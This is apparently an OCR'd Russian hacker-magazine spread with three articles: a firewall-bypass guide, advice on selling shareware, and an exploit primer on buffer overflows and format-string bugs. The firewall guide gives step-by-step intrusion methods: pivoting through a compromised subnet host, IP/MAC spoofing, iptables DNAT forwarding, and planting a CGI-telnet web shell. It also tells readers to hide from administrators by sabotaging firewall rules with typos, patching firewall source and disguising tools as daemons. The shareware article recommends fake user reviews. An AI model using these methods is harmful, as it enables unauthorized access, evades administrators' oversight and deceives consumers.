
МЕТОДЫ ОБХОДА ФАЙРВОЛОВ

ПОСТАНОВКА ЗАДАЧИ

Как ты понял, мы обсудим несколько эффективных методов обхода файрвола. Они тебе, несомненно, пригодятся в поисках изъяна в настройках твоего сетевого экрана (а не для того чтобы беспрепятственно ломать невинных провайдеров :)). Все способы опробованы лично мной и зарекомендовали себя очень хорошо (\m/ - прим. ред.). Начнем с простого - назови мне главную функцию любого файрвола. Правильно! Любой брандмауэр ориентирован на фильтрацию пакетов, приходящих на определенный сетевой интерфейс. Обрубание пакетов происходит на основании так называемых правил, составленных системным администратором. Главная задача для тебя - обойти эти самые правила, тогда брандмауэру будет не к чему прикопаться.

ПОИСК ДОСТОВЕРНОЙ МАШИНЫ

Представь ситуацию: ты соединяешься с 22 портом машины, к которой имеешь полноценный доступ, но жестокий файрвол блокирует соединение. Недалекие люди сразу забивают на такую тачку, мотивируя это тем, что ничего другого не остается. Как же они ошибаются :). В данном случае необходимо просканировать на порты сабнет, в котором находится машина. Если подсеть не особо защищена, ты увидишь множество серверов с открытыми портами. Вот тут от тебя и потребуется настоящее хакерское мастерство. Каким-либо способом (неважно каким, я уже сказал, что не собираюсь учить тебя ломать невинные серверы ;)) ты должен попасть внутрь машины. Например, если тебе действительно известен SSH-аккаунт на Unix-тачку, куда не пускает файрвол, то есть вероятность совпадения логина и пароля на другой



Смену IP-адреса следует проводить очень аккуратно

сервер из этого сабнета. Если же пароль не совпадает, ничего не остается, как щупать серверы на известные баги. Возможно, удача тебе улыбнется, и администратор не заметит твоих шалостей :).


Итак, ты внутри. Повторюсь, что для данного метода желательно поиметь именно шелл на Unix-сервере. Теперь ты можешь попробовать подключиться на защищенную файрволом машину с только что взломанной: ssh victim.com. В большинстве случаев соединение не будет отфильтровано, ведь ты подключаешься к защищенному серверу из доверенной сети. Таким вот образом из-за ошибки на одной машине ставится под угрозу безопасность всей сети.

Плюсы:

- Несложная реализация. Достаточно лишь найти уязвимую машину в подсети с ломаемым сервером, и файрвол тебя пропустит.
- Низкие привилегии. Для обхода совсем не обязательно получать рутовые права.

Минусы:

- Низкая вероятность. Если админ не дурак, он проставит ACCEPT не на весь сабнет, а только на избранные машины. Считай, что тебе крупно повезло в случае, когда ты забрался на достоверный сервер.
- Высокая опасность. Когда администратор выполнит last, он может увидеть подозрительные входы на его машину. Тут все зависит либо от твоей сообразительности, либо от IQ админа.



Полное описание опций -S и -e

МЕНЯЕМ РЕКВИЗИТЫ

Допустим, что обойти файрвол первым способом не получается - даже поломанную машинку из доверенной подсети не пускают на нужный сервис. В этом случае необходимо прибегнуть к другому методу. Суть его заключается в подмене адреса сетевого интерфейса. Но это сработает лишь в случае сети на хабах, где нет подвязки IP к MAC. Но прежде чем менять адрес, необходимо узнать IP машины, которую файрвол пропустит как родную. В этом тебе поможет знаменитый сканер nmap: используя опции -S и -e ты можешь подменить IP-адрес и увидеть состояние порта. В случае когда на адрес внесено исключающее правило, ты заметишь статус open. Иначе сканер покажет тебе фильтрованный порт. Помни, что из-за архитектуры Unix-систем, для проведения такого спуфинга тебе потребуются рутовые права. В конце концов, ты найдешь достоверный адрес, на который тебе следует переориентировать интерфейс. Замена реквизита - очень рискованное действие, при ошибке ты потеряешь сервер навсегда ;). Исключение составляет лишь случай, когда машина имеет более одного внешнего адреса (при потере одного адаптера ты можешь зайти через другой).

После этой махинации попробуй соединиться с сервером, спрятавшимся за файрволом. Пустили? Замечательно! Если же опять ничего не получилось - думай дальше. Причин может быть две: либо сетка построена на умных свитчах, либо файрвол подвязан не только на IP, но и на MAC-адрес. Мак определить проблематично, так как достоверная машина находится в офлайне. Поэтому меняй IP на прежнее значение и жди включения компьютера. Когда дождешься - узнавай его MAC и жди выключения :). После всего этого ты сможешь заменить как IP, так и MAC-адрес. Я обрисовал общее решение, вполне возможно, что ты найдешь заветный MAC в статической arp-таблице, либо dhcpd.conf. Тут все зависит от тебя, но мой алгоритм наверняка прокатит в любой ситуации. Смена IP-адреса в разных системах выполняется немного по-разному, в случае Linux для этого следует выполнить команду: ifconfig eth0 ip-address. Для смены MAC-адреса набери ifconfig eth0 down; ifconfig eth0 hwaddr MAC-addr; ifconfig eth0 up. Еще раз предупреждаю, что ты сильно рискуешь при проведении подобных операций. Однако кто не рискует, тот не пьет шампанского :).

Плюсы:

- Предварительный поиск сервера. Если сканирование nmap'ом удалось, то ты наверняка знаешь, что после смены реквизитов файрвол не отфильтрует твое соединение.

Минусы:

- Большой риск при смене адресов. В случае если что-то пойдет не так, ты потеряешь сервер.
- Необходимость офлайна достоверной машины. Когда сервер включен, IP-адрес сменить невозможно, поэтому данный метод прокатит, только если компьютер выступает в роли рабочей станции.

КАК НЕ ЗАПАЛИТЬ СЕБЯ?

Если ты обошел файрвол и попал на защищенный сервер, у тебя возникнет страстное желание поправить правила файрвола, чтобы твой IP пускали всегда и везде :). Но, выполнив данную команду, ты рискуешь тем, что админ быстро заметит твое пребывание (администраторы очень часто любят пересматривать правила своих файрволов). Чтобы не запалить себя, руководствуйся нижеследующими полезными советами:

Простая опечатка в iptables деактивирует правило

1. Лучше удалить, чем добавить. Если файрвол содержит больше сотни сложных рулесов, и после удаления одного (максимум двух) ты сможешь получить постоянный доступ к серверу - удали их. Есть вероятность, что этот поступок сойдет тебе с рук :).

2. Удаляй грамотно. Чтобы деактивировать правило, создай в нем опечатку. Пропусти жизненно важную букву, поставь лишнее тире. Главное, чтобы смотрелось правдиво и не бросалось в глаза.


3. Не брезгуй кодом. Когда в файрволе с десяток рулесов, а доступ поиметь охота, ничего не остается, как модифицировать исходный код брандмауэра. Найди место, где распечатываются правила, и скрой вывод своих. В этом случае до ближайшего апдейта файрвола твое пребывание останется в секрете.



Если ты знаешь другие полезные способы обхода файрволов - расскажи о них мне, лучшие советы мы опубликуем в журнале.



Не стоит забывать, что статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



На нашем CD ты найдешь софт, позволяющий мутить форвардинг (HTTPort, datapipe, socks и squid-proxy), а также последнюю версию скрипта CGI-telnet

ФОРВАРДИНГ ПАКЕТОВ

Предположим, что первый или второй метод обхода межсетевого экрана сработал. Но каждый раз входить на сервак через промежуточную машину слишком рискованно. Гораздо проще придумать какое-нибудь решение, позволяющее иметь доступ к серверу с твоего домашнего компьютера. Это легко сделать посредством форвардинга пакетов. Метод довольно прост и не требует дополнительных объяснений, поэтому рассмотрим конкретный пример, когда форвардинг может быть полезен. На защищенной файрволом машине установлен терминальный сервис, с которым хотелось бы соединиться. Промежуточный сервер вертится на Linux и имеет ак-

```
[root@ns tmp]# iptables -t nat -L POSTROUTING
Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
[root@ns tmp]# iptables -t nat -A PREROUTING -p tcp --dport 22 -j DNAT --to-destination 212.110.232.11:3190
[root@ns tmp]# iptables -t nat -L PREROUTING
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  anywhere             anywhere           tcp dpt:ssh to:212.110.232.11:3190
[root@ns tmp]# 
```

Метод ядерного форвардинга в действии

тивный файрвол iptables. Если ситуация похожая, то самое простое, что можно сделать - вставить правило в цепочку PREROUTING таблицы nat, что фактически подменит адрес назначения у пришедшего пакета. Для тех, кто не понял, объясню еще раз: когда ты будешь коннектиться на службу терминалов, то заюзаешь IP-адрес промежуточного сервера, ядерный модуль которого быстро сменит адрес назначения на желаемый. В итоге пакет будет доставлен в нужном направлении и не срежется брандмауэром. На практике тебе придется выполнить всего одну команду: iptables -t nat -A PREROUTING -s твой_ip -p tcp --dport 3389 -j DNAT --to-destination нужный_ip, где порт 3389 отвечает за службу терминалов. Этот прием достаточно универсален и позволяет форвардить любые пакеты, в том числе UDP и ICMP.

Плюсы:

- Универсальность. Как я уже сказал, прием позволяет перенаправить практически любой пакет.
- Простота. Не нужно ничего заменять и сканировать - достаточно выполнить лишь одну команду.

Минусы:

- Наличие дополнительных привилегий. Для настройки iptables необходим рут.
- Большой риск. Если админ увидит левое правило в файрволе, то пощады не жди.

Простой и удобный CGI-telnet

Исходники чудо-форвардера

ДОВЕРЬСЯ СОФТУ!

В определенных случаях организовать DNAT невозможно. Это может объясняться отсутствием прав либо недостаточной функциональностью операционной системы. Тем не менее, организовать форвардинг вполне реально с помощью различных программ. Их мы сейчас и рассмотрим. Первая и самая популярная программа - DataPipe. Тулза поставляется в виде исходника на C. При запуске ей передаются три параметра - локальный порт, удаленный хост и удаленный порт. Об ее назначении ты уже догадался - программа организует туннель без дополнительных привилегий. Софтина довольно старая и проверенная многими хакерами, поэтому может оказаться для тебя весьма полезной.

Не стоит забывать и о Socks/Proxy-серверах. Что касается "носков", то тут все прозрачно: такой сервер запросто работает без рутовых прав и очень универсален: ты можешь использовать его для любых соединений от имени машины, на которой он установлен. С proxy-серверами посложнее. Во-первых, многие программы при сборке требуют рутовых привилегий, во-вторых, каждый прокси-сервер должен уметь соединяться через SSL, иначе толку от него будет немного. И, наконец, для пользования туннелем через прокси тебе может понадобиться какая-нибудь клиентская приблуда, например HTTPort. Об этой чудесной программе мы уже не раз писали. Этот прием особенно эффективен, когда на машине уже установлен рабочий прокси. В этом случае тебе требуется слегка модифицировать лист правил :). Жирный плюс стороннего софта очевиден: нет необходимости поднимать привилегии до рутовых, чтобы замутить форвардинг. Минус - рискованность: админ может заметить посторонний процесс, запустив утилиту ps. Чтобы этого не произошло, научись выдавать хакерские программы за полезные демоны ;).

ПЕРЛОВЫЕ ПРОКАЗЫ

Я уже говорил, что очень часто файрвол останавливает хакера и заставляет оставить сервер в покое. Все потому, что взломщик не может запустить полноценный бэкдор и окончательно допинать машину локально. Однако при этом совсем не обязательно пользоваться портами - разумнее использовать прелести Web'а и довериться различным скриптам. Одним из таких скриптов является CGI-telnet. Перловый сценарий представляет собой полноценную интерактивную оболочку, с помощью которой можно выполнять практически любые команды, а также скачивать и заливать файлы. Ну не сказка? Ставится CGI-telnet очень легко - достаточно залить скрипт на машину, установить на него режим 755 и радоваться жизни. Только перед этим необходимо поменять дефолтовый пароль (eatme) в сорцах сценария.

Кроме этого, ты можешь запросто замутить соединение с интересующим тебя портом, написав нехитрый сценарий на одном из скриптовых языков. Например, ты имеешь аккаунт на mysql-сервере, но 3306 порт наглухо зафильтрован (какая досада ;)). На скорую руку пишется perl-скрипт, который юзает модуль DBI и выцарапывает нужную информацию. Либо php-скрипт, выполняющий обращение к базе без дополнительных модулей. Либо консольный сценарий с использованием /usr/bin/mysql (для особых извращенцев). После всего скидываешь данные в лог и со спокойной душой его изучаешь. Этот прием универсален и срабатывает при любых настройках брандмауэра.

ТЫ СДЕЛАЛ ЭТО!

Надеюсь, что хотя бы один из вышеперечисленных приемов помог тебе обойти файрвол. Все эти способы проверены лично мной и действительно заслуживают внимания, так что смело юзай любой из них. Только не переусердствуй - мутить форвардинг с замененным MAC'ом на доверенной машине - это, по-моему, уже слишком :).

ТАКИЕ РАЗНЫЕ ЭКРАНЫ

Если ты думаешь, что файрвол - это софтина, которая устанавливается на сервер, ты глубоко ошибаешься. Брандмауэр может представлять собой отдельный компьютер, фильтрующий пакеты для всей подсети, железяку, висящую на стене с несколькими кабелями в ней (на первый взгляд похожа на хаб), либо... то, что ты думаешь - софт, который используют повсеместно. Выделяют серверные консольные файрволы (под *nix-like системы) и простые персональные (чаще всего гуевые и под винду). Последние обойти очень просто, а вот с железками дело обстоит иначе - при определенном раскладе у тебя вообще не будет никаких шансов на обман аппаратного брандмауэра...

Николай GorluM (gorlum@real.xakep.ru)

ПРОДАЕМ СВОЙ КОД



Если заниматься кодингом ради собственного удовольствия, то рано или поздно встанет вопрос: как на нем заработать? Можно устроиться в какую-нибудь околософтверную фирму на 40-часовую рабочую неделю и пахать за скромную зарплату. Устраивает? Сомнительно. А можно «подойти к проблеме научно» (с) гр. Кирпичи - написать хорошую программу и научиться грамотно ее продавать. Попробуем вклиниться в shareware-индустрию?

ПОСОБИЕ ДЛЯ НАЧИНАЮЩЕГО ШАРОВАРЩИКА

Так уж легло, что в связи с геополитическим положением нашей страны, покупательная способность ее граждан не особенно велика. Такие монстры, как ACD Systems, WinZip inc., а также всеми любимая Microsoft (которая распространяет свои продукты и в shareware-версиях) получают миллионы долларов чистой прибыли у себя на родине, но вряд ли имеют большой ее процент у нас. Поэтому нам, чтобы получить максимальный доход от продажи собственных программ, надо рассчитывать только на богатеньких и очень IT-продвинутых иностранцев.

Для того чтобы впарить им программу, придется потрудиться, так как какую бы софтину ты ни написал, наверняка у тебя уже будут конкуренты. С ними мы ничего поделать не сможем (кроме как украсть какие-то идеи :)), просто будем стараться от них не отставать и откусывать сначала маленький кусочек их денежек, а потом, надеюсь, и большой. Ниже я дам несколько рекомендаций, как это лучше сделать, ведь в любом деле есть общепринятые вещи, а есть некоторые оригинальные идеи и авторские наработки.

ОФОРМЛЕНИЕ

Однако опыт показывает, что популярная программа не обязана быть очень оригинальной и полезной (хотя это не будет лишним), не обязана она и использовать какие-то уникальные технические приемы. Для успешной продажи это совсем не обязательно, основным залогом успеха является качественное оформление. Так уж устроен мозг нашего покупателя, что его можно впечатлить красивым логотипом, эффектно всплывающими менюшками и XP-иконками, в то время как техническая реализация функций твоего софта останется за бортом его восприятия. Есть реальные примеры, когда качественно оформленный клон Notepad'a отлично продавался, а автор этой сложной утилиты :) получал хорошие деньги.

Вот основные правила, которых следует придерживаться в оформлении программ:

SHAREWARE & ADWARE

Сейчас активно набирает популярность новый способ зарабатывания денег на софте - Adware. Ты наверняка встречался с ним в таких программах, как Opera, Reget или ICQ. Это ужасно надоедливые баннеры, висящие на панели инструментов рядом с часто нажимаемыми кнопками. Adware – это способ получения денег даже без покупки клиентом программы. Гадкий баннер сидит себе и сидит, показы капают. Если же это дело надоест пользователю, то ему придется купить программу. Очень выгодная концепция, но только для хорошо раскрученных программ, ведь стоимость даже таргетированных показов не превысит $30 за тысячу, т.е. о достойных деньгах можно говорить лишь при большом числе пользователей.

❶. У программы должно быть информативное и звучное название. Из него пользователь сразу должен понять, с чем имеет дело: со сборником утилит или с графическим редактором.


❷. У программы должна быть полноценная домашняя страничка, хорошо оформленная рукой web-дизайнера и без единого упоминания о русском ее происхождении. Сайт – это отправная точка пользователя, именно здесь он решит, скачивать ли твой продукт. А согласно статистике, примерно 3 человека из ста скачавших купят программу. Именно поэтому нужно уделять сайту отдельное и очень пристальное внимание. Домен второго уровня и хороший (читай - платный) хостинг придадут твоей виртуальной компании солидности.

❸. Размер не главное? Вранье! Чем меньше, тем лучше! Не все иностранцы еще перешли на высокоскоростные каналы связи, многие еще сидят на модемах. Программа в несколько мегабайт может оказаться для них непосильной ношей.

❹. Скачав и установив программу, первое, с чем столкнется пользователь, будет ее иконка. Иконки должны быть идеальны, потому что именно на них он посмотрит сразу, как скачает файл. Частой ошибкой шароварщиков является пренебрежительное к ним отношение – нарисуют что-нибудь в редакторе той среды, в которой программу писали, и все. А зря. Поддержка новых 32-битных версий иконок от XP – обязательна! В MSDN даже есть большая статья о том, как их правильно рисовать, какую палитру использовать, и как вообще грамотно оформлять свои программы в стиле новой винды. Эту статью можно найти на сайте MSDN (http://msdn.microsoft.com/library/en-us/dnwxp/html/winxpicons.asp) либо на нашем CD.

❺. Уже много всего говорили насчет интуитивно понятного интерфейса, но я так и не смог понять, в чем он заключается :). Просто при пользовании программой у юзера не должно возникать ситуаций, когда он не знает, куда податься. Само собой, в ряде вопросов необходимо придерживаться общепринятых стандартов, но если можно что-то улучшить, это необходимо сделать. Как сказал один известный русский шароварщик: "Если у твоей программы есть кнопочка сохранения, то пусть она будет с дискеткой, как и в сотне других программ, здесь новшество может выйти боком".

❻. Также не стоит забывать о технической поддержке своего продукта. Офлайновая справочная система, форум на сайте и оперативные ответы на все письма пользователей – все это неотъемлемая часть качественного продукта.


XP-иконки – ключ к успеху

Фактически, соблюдая этот порядок оформления программного продукта, можно надеяться на успех. А даже малюсенький успех в шароварном деле – это очень приличный заработок.

РЕГИСТРАЦИЯ

Если есть программа и сайт, то можно приступить к продаже. Этот процесс будет осуществляться через специальных посредников, регистраторов. Они будут получать от клиента деньги (разными способами, но нас больше всего устроит оплата с кредитки), накапливать до определенного момента, а затем высылать чек тебе. Естественно, делать они это будут не бесплатно. Вот самые известные регистраторы:


- www.regnow.com. Наверное, самый популярный и успешный регистратор. За каждую покупку он берет 20% от стоимости программы. Умеет генерировать и отсылать сложные серийные коды.
- www.shareit.com. Этого регистратора в какой-то момент облюбовали кардеры, отмывавшие на нем деньги. Но все равно он очень качественно выполняет свою работу и в срок высылает чеки. Берет $2,95 + 4% от суммы сделки. Один из его плюсов - интерфейс на нескольких языках.
- www.regsoft.com. У меня при общении с российскими шароварщиками сложилось впечатление, что это их любимый регистратор. Берет 10% от стоимости программы, если же она ниже $30, то берет $3.

Оптимально одновременно работать с двумя регистраторами. Если по какой-то причине один из них не может работать у клиента, его заменит другой, а ты не потеряешь заказ.

В процессе регистрации тебе нужно будет указать одну из самых важных характеристик твоей софтины - ее стоимость. Тут придется провести целое маркетинговое исследование, посмотреть, за сколько продают свои продукты конкуренты и каков их рейтинг у регистратора. Слишком дорогую программу не будут покупать, а денег от продаж слишком дешевой твой кошелек не оценит. Как показывает практика, целесообразно выбирать цифру в районе $10-40, в зависимости от сложности софта.

РАСКРУТКА

Сразу после создания и регистрации программы о ней еще никто ничего не знает. Это надо исправлять. Для начала нужно оповестить все возможные поисковые системы о существовании твоего сайта с программой. Причем нужно приложить все усилия, чтобы при любом запросе, пересекающимся с тематикой программы, твоя ссылка была на первой странице - причем чем выше, тем лучше. Иногда это достигается хитрыми манипуляциями на страничке для обмана поискового бота, иногда место в первой десятке можно банально купить. Но самый действенный способ добиться желаемого результата - размещать программу на сайте с высоким индексом цитируемости, потому что это основной параметр, по которому большинство поисковиков определяют твое местоположение на странице с результатами поиска. Об


regsoft.com - один из лучших регистраторов

этом в интернете очень много писали - на диске ты найдешь кучу статей по этому поводу, либо можешь отыскать их через Яндекс. Регистрация в поисковых системах - процесс долгий и муторный, но его можно сильно упростить, воспользовавшись одной из специализированных систем, автоматически регистрирующих твой сайт в куче разных поисковиков. Неплохо было бы обойти несколько тематических форумов и запостить там рекламу своей программы - причем лучше всего писать именно от лица пользователя, который восторженно отзывается о программе и рассказывает, как ей удобно пользоваться и сколько времени он с ней экономит. Да-да, черный PR :).

Одним из обязательных условий раскрутки программы является добавление ее в архивы shareware-программ. Без них просто никак, ведь, почувствовав необходимость в софте, клиент первым делом отправится на поиски заветной софтины именно туда, поэтому надо приложить все усилия, чтобы он скачал именно твою программу. Архивов много, некоторые – очень популярные, но платные, другие – совершенно бесплатны, но количество их посещений оставляет желать лучшего.

Как и в случае с поисковиками, процесс добавления программ в каталоги уже неплохо автоматизирован специальными системами. Но, к сожалению, они не работают с такими монстрами, как www.tucows.com или www.cnet.com из-за их платности, хотя все равно охватывают немало архивов.

ПОСЧИТАЕМ ЛАВЕ

А теперь займемся арифметикой. Средненькая программа, скажем, навороченный редактор чего-нибудь, имеет около пяти тысяч скачиваний в месяц. По известной статистике, три из ста download'ов окончатся покупкой программы. Таким образом, получается, что твою программу ежемесячно будут покупать 5000*3/100 = 150 пользователей. А теперь представь, что программа стоила $30, сколько выходит в месяц? Неплохо, правда?

В заключение хочу посоветовать не ограничиваться теми немногими сведениями, что я привел. Для достижения настоящего успеха нужно подойти к делу творчески: искать новые архивы, заниматься рекламой сайта, выпускать новые версии программы. Все в твоих руках, дерзай.





Самые популярные сайты для автоматической регистрации в поисковиках: www.thepromoter.com и www.submitman.com. Также советую посетить сайт www.swrus.com, там ты найдешь много незаменимых для шароварщика материалов.



WinAMP когда-то тоже был shareware-программой и продавался по $10. Freeware он стал, когда winamp.com начал привлекать миллионы посетителей.

Олег Толстых aka NSD (www.nsd.ru)



ПИКБЕЗ ЭКСПЛОЙТНЫЙ

С каждым днем появляется все больше и больше публичных сплойтов. Любой человек может, не напрягаясь ни минуты, используя решение из багтрака, получить удаленные рутовые права на Unix-машине. Но ты ведь не из их числа, правда? Тебе ведь интересно разобраться с тем, как работают эксплойты, кто и как их пишет, откуда хакеры их берут, как компилируют и используют. Прочитав эту статью, ты получишь ответы на все свои вопросы

ВСЕ, ЧТО ТЫ ХОТЕЛ ЗНАТЬ О ЭКСПЛОЙТАХ, НО БОЯЛСЯ СПРОСИТЬ

WHAT IS?

Специально для танкистов, по случаю прошедшего Дня Победы, поясню: эксплойт – это специальная программа, обычно небольшого размера, написанная на одном из языков программирования (обычно на C/C++), которая, используя определенную уязвимость в софте сервера (переполнение буфера, format-string баг и т.д.), выполняет некоторую деструктивную функцию: предоставляет злоумышленнику доступ к командной оболочке системы, DoS'ит сервер и т.п. Сплойты бывают двух видов: локальные и удаленные. Удаленные хакер может запускать на любой тачке, достаточно лишь указать exploit'у IP-адрес жертвы. Если эксплойт сработает успешно, хакер достигнет своей цели – например, получит рутшелл. Есть и локальные сплойты, запускать которые нужно непосредственно на ломаемой машине. Само собой, для этого нужно иметь шелл с возможностью компиляции и выполнения приложений, в результате такой атаки взломщик обычно добивается повышения собственных прав.

ОТКУДА ОНИ БЕРУТСЯ

Чтобы ты хорошо понимал, откуда вообще берутся exploit'ы (не на xploit-дереве же они растут!), давай рассмотрим пару примеров простеньких программ с багами. Взгляни на следующий фрагмент кода:

```
int proc(char *str){
char buf[100];
...
strcpy(buf,str);
...
return 0;
}
```

Этот кусок программы резервирует в стеке область памяти объемом в 100 байт для переменной buf, копирует туда строковую переменную str, после чего выполняет еще какие-то действия. На первый взгляд, ничего подозрительного тут нет: если, например, в переменной str будет находиться строка «Форбик, не жмотись, поделись приватным сплойтом к ProFTPD 1.2.9!», она будет скопирована в переменную buf, и при этом не произойдет ничего необычного.

Но может возникнуть и нестандартная ситуация: если в переменной str будет находиться строка размером более 100 символов, функция strcpy скопирует из нее первые 100 байт в переменную buf, а оставшимися данными затрет информацию, находящуюся в стеке! Эту атаку обычно называют «переполнением буфера» или «технологией срыва стека». Что

А ОТКУДА ИХ СЛИВАТЬ?

Эксплойты можно найти повсюду. Но лучше всего сливать их с популярных ресурсов, таких как **packetstormsecurity.org**, **www.securitylab.ru**, или с сайта ЗАРАЗы **www.security.nnov.ru**. Также не забывай следить за обзором сплойтов, который публикуется в каждом номере][.

хакер может сделать с помощью этой атаки? Дело в том, что в стеке хранится адрес возврата функции – указатель на начало кода, который будет выполняться после завершения работы функции. А если strcpy() перезапишет его, то управление передастся по новому адресу. Хакер пишет на ассемблере специальный код, предназначенный для конкретной операционной системы, который запускает шелл (его называют "шелл-код"). Если сплойту удастся перезаписать адрес возврата так, чтобы он указывал на хакерский код, управление передастся этому коду, в результате чего запустится заветный cmd.exe (или /bin/sh) с привилегиями владельца этой дырявой программы. А вот пример другого бажного куска кода:

```
int format_bug(char *str)
{
int k = 9;
printf(str);
return 0;
}
```

Эта функция должна выводить в stdout содержимое передаваемой через параметры переменной str. Если передать функции строку «Hi, people!», на экран выведется то же самое, что и вводилось. Какая же ошибка может быть тут? Попробуем передать функции строку «%x_%x_%x_%x_%x_%x_Hi, ppl!». Что же мы видим? Вместо ожидаемого результата на экране появилась строка "9_fff6_2fc_ff92_7825_255f_Hi, ppl!". Из-за чего могло такое произойти? Фишка в том, что printf() обрабатывает входные данные, воспринимая некоторые символы как форматные спецификаторы, и как ты уже понял, 9_fff6_2fc_ff92_7825_255f является соответствием %x_%x_%x_%x_%x_%x. Шестнадцатеричные представления чисел, которые ты видишь выше, это не что иное, как данные из стека. Число 9 – это значение переменной k, fff6 – сохраненное в стеке содержимое регистра bp, 2fc – адрес возврата функции format_bug и т.д. Таким образом можно вывести содержимое всего стека. А ведь в нем могут находиться пароли, приватные ключи для шифрования и прочая важная инфа! Используя хитрым образом форматный преобразователь «%n», хакер может даже перезаписывать нужную область стека. Главное, он может перезаписать адрес возврата функции. К чему это приводит - я писал выше. Ошибка программиста заключается в том, что он не указал printf'у тип выводимых данных, в результате чего пользователь смог сам влиять на строку форматных спецификаторов. Если бы в коде вместо строки «printf(str);» он написал «printf("%s",str);», все работало бы без багов. Собственно говоря, эти две уязвимости чаще всего используются хакерами при написании эксплойтов.

КАК ОТКОМПИЛИТЬ НИКСОВЫЙ ЭКСПЛОЙТ ПОД ВЫНЬ?

Что будет делать хакер, если под рукой у него вдруг не окажется *nix-шелла, а сервак нужно как можно быстрее порутать remote-exploit'ом? Тут на помощь ему придет cygwin. Это самый лучший эмулятор UNIX'а. Все его прелести перечислять сейчас не буду, скажу только по существу - в нем реализована возможность мультиплатформенного программирования, то есть он позволяет компилировать в exe'шники программы, написанные под никсы. Сам понимаешь, что их можно будет запускать на любой виндовой тачке! Не правда ли, полезная софтина? Хочешь поставить себе такую? С сайта **www.cygwin.com** сливаешь файл setup.exe, который весит всего 262 килобайта. Но это пока не все. Существуют два режима установки программы – можно загрузить все необходимое прямо из инета либо сначала слить установочные файлы, а потом установить их из локальной директории. Советую пойти вторым путем – если ты скачаешь все нужные для cygwin'а файлы к себе на хард, ты сможешь переустанавливать программу сколько угодно раз. Допустим, ты слил и распаковал все необходимые файлы в папку c:\CW. Запускай setup.exe, выбирай пункт «Install from local directory» и жми «далее». Теперь указывай путь к папке, в которую хочешь установить софтину (пусть это будет c:\cygwin), и путь к дире с файлами установки (в нашем случае это c:\CW). Допустим, процесс установки прошел успешно, и теперь осталось только произвести некоторые настройки. Форбик уже писал в][статью о cygwin (**www.xakep.ru/post/13737/default.htm**), поэтому я не буду углубляться в тонкости конфигурирования, а только расскажу, как настроить программу на скорую руку. Для начала скопируй файл etc/defaults/etc/profile в каталог /etc и перелогинься. Этим действием ты применишь дефолтные настройки. Теперь можно приступить к установке утилит, входящих в стандартный состав дистрибутива. Для этого ты переходишь в корневой каталог и распаковываешь нужные тебе пакеты (виндовые логические диски в cygwin'е смонтированы в каталог /cygdrive):

```
cd /
tar xvjf /cygdrive/c/CW/release/gcc/gcc-3.3.1-3.tar.bz2
tar xvjf /cygdrive/c/CW/release/more/more-2.11o-1.tar.bz2
tar xvjf /cygdrive/c/CW/release/mc/mc-4.6.0-4.tar.bz2
... и т.д.
```

